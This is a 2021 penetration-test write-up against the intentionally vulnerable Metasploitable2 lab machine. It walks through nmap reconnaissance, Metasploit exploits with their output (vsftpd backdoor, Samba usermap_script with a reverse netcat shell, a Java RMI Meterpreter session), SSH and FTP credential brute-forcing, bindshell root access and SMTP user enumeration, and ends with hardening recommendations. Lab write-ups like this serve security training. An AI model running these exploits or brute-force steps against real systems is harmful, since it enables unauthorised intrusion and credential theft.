Penetration Testing Metasploitable2

By : Ruben Serraf

2021

Table of Contents

1. What is Metasplotable2 ?.....3
2. NMAP 4
3. FTP.....6
   3.2 . proFTP.....11
4. SSH.....12
5. TELNET.....17
6. SMTP.....20
7. SAMBA.....22
8. JavaRMI.....25
9. HTTP.....28
10. Recommandation.....29

What is metasploitable2 ?

Metasploitable is an intentionally vulnerable Linux virtual machine. A test environment that provides secure environment to perform a penetration testing and security researchers.

On this Project I will show you how I performed a Penetration Testing on the metasploitable 2 machine.

On this project, I will use metasploitable 2 and Kali Linux machine.

With my kali linux machine I had found 23 open ports and services on the metasploitable 2 machine and started to investigate each one of them.

*Reconnaissance is the first step on cyber attacks methodologies and it is the part that supposed to supply the attacker the first knowledge on his target.

What is NMAP ?

Its a free and open-source network scanner. Nmap is use for discover hosts and services on a computer or on a network by sending packets and analyzing the responses.

The first step on my project and on other cyber attacks is the Reconnaissance and its with nmap and other .
I will elaborate about it on the next page.

While I execute an nmap scan on all over my network I found the metasploitable machine and all the services and ports that were open on the machine.

After that I execute a specific scan against the following IP address (192.168.20.128 or 192.168.20.130).

On this picture there is a scan of the Metasploitable 2.

```
Nmap scan report for 192.168.20.128
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:DD:27:85 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```


The first service I was analyzing was the FTP server on port 21.

After I performed a scan against the target, I received a lot of information about the machine and on her services.

```
_ftp-anon: Anonymous FTP login allowed (FTP code 230)
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.20.129
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      vsFTPd 2.3.4 - secure, fast, stable
_End of status
```

What is FTP?

File Transfer Protocol-
FTP used for transfer computer files from a server to a client on a computer on the network.



I had the ability to make a connection with the FTP server by executing the command- “ftp <ip of the ftp server>”. After typing the username and the password we received from the nmap scan we are able to login into the ftp server.

After executing nmap scan on our target host we received the username and password details of the FTP server-

```
Logged in as ftp
TYPE: ASCII
```

```
└─$ ftp 192.168.20.128
Connected to 192.168.20.128.
220 (vsFTPd 2.3.4)
Name (192.168.20.128:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

I was able to exploit an FTP server vulnerability:

Step 1: I was using Metasploit platform to find the best exploitation that works and most effective for me to access the FTP server.

Step 2: Later then I chose the exploitation > vsFTPD_234_backdoor < and set in the parameters on the target machine at the options module (such as ip,port,etc).

```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.20.128   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)
```

```
rhost ⇒ 192.168.20.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.20.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.20.128:21 - USER: 331 Please specify the password.
[+] 192.168.20.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.20.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.20.128:6200) at 2021-08-10 18:10:59 -0400

whoami
root
```

Step 3: Run the exploit.
After I ran the command and I saw the line “Command shell session 1 opened” and execute the “whoami” command, the answer was “root”.
This means that i successfully exploit the vulnerability.

Conclusion:

This version of the FTP server (vsftpd 2.3.4) is vulnerable to- “vsFTPd_2.3.4_backdoor”.

proFTP-

I also found another FTP server that were open on port 2121


```
2121/tcp  open  ftp          ProFTPD 1.3.1
```


With simple BruteForce attack I had find the username and password for the proFTPD server.

```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.20.128:21     - 192.168.20.128:21 - Starting FTP login sweep
[!] 192.168.20.128:21     - No active DB -- Credential data will not be saved!
[-] 192.168.20.128:21     - 192.168.20.128:21 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.20.128:21     - 192.168.20.128:21 - LOGIN FAILED: admin:admin (Incorrect: )
[+] 192.168.20.128:21     - 192.168.20.128:21 - Login Successful: user:user
[*] 192.168.20.128:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
user user
331 Password required for user
pass user
230 User user logged in
```

What is SSH ?

Secure Shell-
A network protocol that gives users (particularly system administrators), a secure way to access a computer over an unsecured network on port 22. Additionally to provides secure network services, SSH refers to the suite of utilities that implement the SSH protocol. Secure Shell provides strong password authentication and public key authentication, as well as encrypted data communications between two computers connecting over an open network, such as the internet.



Further, I had found an open service of SSH version 4.7p1 with this information I have more options to find exploit that works .

```
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Sept 1: I was using the information that collected, to find the exploit the most suitable from metasploite.

```
msf6 > search ssh login

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                      normal     No     Apache Karaf Login Utility
   3   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Executi
on
   4   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   5   auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console 6.0 Login
   6   exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   7   exploit/linux/ssh/microfocus_obr_shrboadmin           2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
   8   post/linux/manage/sshkey_persistence                                   excellent  No     SSH Key Persistence
   9   post/windows/manage/sshkey_persistence                                 good       No     SSH Key Persistence
   10  auxiliary/scanner/ssh/ssh_login                                        normal     No     SSH Login Check Scanner
   11  auxiliary/scanner/ssh/ssh_login_pubkey                                 normal     No     SSH Public Key Login Scanner
   12  exploit/linux/ssh/symantec_smg_ssh                    2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   13  exploit/unix/ssh/tectia_passwd_changereq              2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   14  post/windows/gather/credentials/mremote                                normal     No     Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 14, use 14 or use post/windows/gather/credentials/mremote

msf6 > use 10
```

step 2 : Once after choosing the exploit > ssh_login < I needed to set the options that the exploit needs to run

* more explanation for this step.

For this exploit i will need to enter a user and password.

because I don't have them, I will use my wordlist to find the username and a password .


```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   BLANK_PASSWORDS  true                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                 no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                 no        Add all users in the current database to the list
   PASSWORD                               no        A specific password to authenticate with
   PASS_FILE                              no        File containing passwords, one per line
   RHOSTS           192.168.89.130        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT            22                    yes       The target port
   STOP_ON_SUCCESS  false                 yes       Stop guessing when a credential works for a host
   THREADS          1                     yes       The number of concurrent threads (max one per host)
   USERNAME                               no        A specific username to authenticate as
   USERPASS_FILE    /home/rubens/ssh.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false                 no        Try the username as the password for all users
   USER_FILE                              no        File containing usernames, one per line
   VERBOSE          true                  yes       Whether to print output for all attempts
```

Step 3 : Now, I will run the exploit to start the bruteforce attack to try to find the username and password.

Findings >

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information                              Connection
  --  ----  ----         -----------                              ----------
  1         shell linux  SSH msfadmin:msfadmin (192.168.89.130:22)  192.168.89.128:32861 -> 192.168.89.130:22 (192.168.89.130)
  2         shell linux  SSH msfadmin:msfadmin (192.168.89.130:22)  192.168.89.128:46091 -> 192.168.89.130:22 (192.168.89.130)
  3         shell linux  SSH msfadmin:msfadmin (192.168.89.130:22)  192.168.89.128:46791 -> 192.168.89.130:22 (192.168.89.130)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 3
[*] Starting interaction with 3...

whoami
msfadmin
```


Results >
I received an open session through this SSH exploit.



The **Telnet Protocol (TELNET)** :

It provides a standard method for terminal devices and terminal-oriented processes to the interface.

TELNET is commonly used by terminal emulation programs that allow you to log into a remote host. However, **TELNET** can also be used for terminal-to-terminal communication and interprocess communication. **TELNET** is also used by other protocols (for example, **FTP**) for establishing a protocol control channel.



Remote Command Execution Protocol-

We are able to make connection with the TelNet by terminal because its not secure and it allows users to run commands on a compatible remote host.

```
└─$ telnet 192.168.20.128
Trying 192.168.20.128 ...
Connected to 192.168.20.128.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: Connection closed by foreign host.
```

Rootshell-

```
122 513/tcp   open  login?
123 514/tcp   open  tcpwrapped
124 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
125 1524/tcp  open  bindshell    Metasploitable rootoptions shell
126 2049/tcp  open  nfs          2-4 (RPC #100003)
127 2121/tcp  open  ftp          ProFTPD 1.3.1 ——————— checkkkkkkkkkkkkk
128 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
129 | mysql-info:
```

From the Nmap scan I can see that port 1524 named “rootoptions shell” is open.


I uses telnet on port 1524 to make the connection.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.20.128 1524
Trying 192.168.20.128 ...
Connected to 192.168.20.128.
```

Results >
Root command line.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.20.128 152
Trying 192.168.20.128 ...
Connected to 192.168.20.128.
Escape character is '^]'.
root@metasploitable:/# ls
```


```
root@metasploitable:/# root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/#
```



What is SMTP ?

Simple Mail Transfer Protocol -

It’s an internet standard communication protocol for electronic mail transmission. Mail servers and other message transfer agents, they use SMTP to send and receive mail messages. User-level email clients typically use SMTP only for sending messages to a mail server for relaying, and typically submit outgoing emails to the mail server on port 587 or 465 . For retrieving messages, IMAP and POP3 are standard, but proprietary servers also often implement proprietary protocols.



1. Open session.
2. Get the IP address of the SMTP receiver in the Mail Exchanger. The mail exchanger contains the DNS of servers and gives back the IP address.
3. Validate the sender.
4. Validate the receiver.
5. Send data.
6. Close session

Results >
Root shell.


By using telnet protocol, I had the ability to communicate with a remote server by setting the communication port 25 of the smtp protocol and the ip address.

```
└─$ telnet 192.168.20.128 25
Trying 192.168.20.128...
Connected to 192.168.20.128.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy administrator
550 5.1.1 <administrator>: Recipient address rejected: User unknown in local recipient table
vrfy root
252 2.0.0 root
vrfy msfadmin
252 2.0.0 msfadmin
```

*SAMBA-
Samba is a software package that gives network administrators flexibility and freedom in terms of setup, configuration and choice of systems and equipment.

What is SMB?

protocol is a network file sharing protocol that allows applications on a computer to read and write to files and to request services from server programs in a computer network



According to the Nmap scan-

I found two samba servers open on ports 139 and 445

```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

I decided to use the following exploit for trying to access those servers-

> multi/samba/usermap_script <

With the following Payload-

> cmd/unix/reverse_netcat <

```
Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.20.129   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


Results >

I received an open session with the machine through the samba server.


```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.20.129:4444
[*] Command shell session 1 opened (192.168.20.129:4444 → 192.168.20.128:34722) at 2021-08-20 18:40:04 -0400

whoami
root
```

What Is Java RMI?

Mechanism that allows objects that exists in one Java virtual machine to access and call methods that are contained in another Java virtual machine.
This is basically the same thing as a remote procedure call.
Also used to build distributed applications.



Here we can see that the scanner detected an Java RMI endpoint.

```
[+] 192.168.20.128:1099   - 192.168.20.128:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.20.128:1099   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/misc/java_rmi_server) > 
```

Now, I will try to exploit it using the > multi/misc/java_rmi_server < exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.20.128   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the lo
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```

Setting the following payload-

```
Payload options (java/meterpreter/reverse_tcp):
```

Results >

Meterpreter session has been created-


```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.20.129:4444
[*] 192.168.20.128:1099 - Using URL: http://0.0.0.0:8080/BirJQLQdTYQSmvy
[*] 192.168.20.128:1099 - Local IP: http://192.168.20.129:8080/BirJQLQdTYQSmvy
[*] 192.168.20.128:1099 - Server started.
[*] 192.168.20.128:1099 - Sending RMI Header ...
[*] 192.168.20.128:1099 - Sending RMI Call ...
[*] 192.168.20.128:1099 - Replied to request for payload JAR
[*] Sending stage (58060 bytes) to 192.168.20.128
[*] Meterpreter session 4 opened (192.168.20.129:4444 → 192.168.20.128:56842) at 2021-08-20 19:43:30 -0400
```

Run sessions 4.


```
msf6 exploit(multi/misc/java_rmi_server) > sessions 4
[*] Starting interaction with 4 ...

meterpreter >
```


What is HTTP ?

Hypertext Transfer Protocol -

is a client-server communication protocol developed for the World Wide Web. HTTPS (with S for secured, ie “secure”) its the secure variant using the Transport Layer Security (TLS) protocols.

HTTP is an application layer protocol. Its can work on any reliable connection, in fact the TCP protocol is used as the transport layer.





The url contains a fair number of vulnerabilities and possibility of intrusion into the system. If its poorly protected by using key words or programs which bruteforce them from url as gobuster in my case I just enter the ip address of the machine metasploitable2 to have access to the information as the username and password

> msfadmin / msfadmin <

Recommandation

Nmap-
My recommendation is to close all the irelevents port and services that you don't use on your organization.

SSH-
*Please set more powerful passwords.
*Please update your SSH service.
*Set the connection able only from the relevant IP address.

FTP-
*Change the password for ftp user on the server.
*Update the FTP server version.

SMTP-
*While you close telnet service.

SMB-
*Update your SMB server.

JavaRMI-
*Set this service only on the endpoints that your organization need.
*Update the service version.

Telnet-
*Close TELNET service.
*I recommend to use a protocol that's more secured like SHH,
that is already open and ready for you.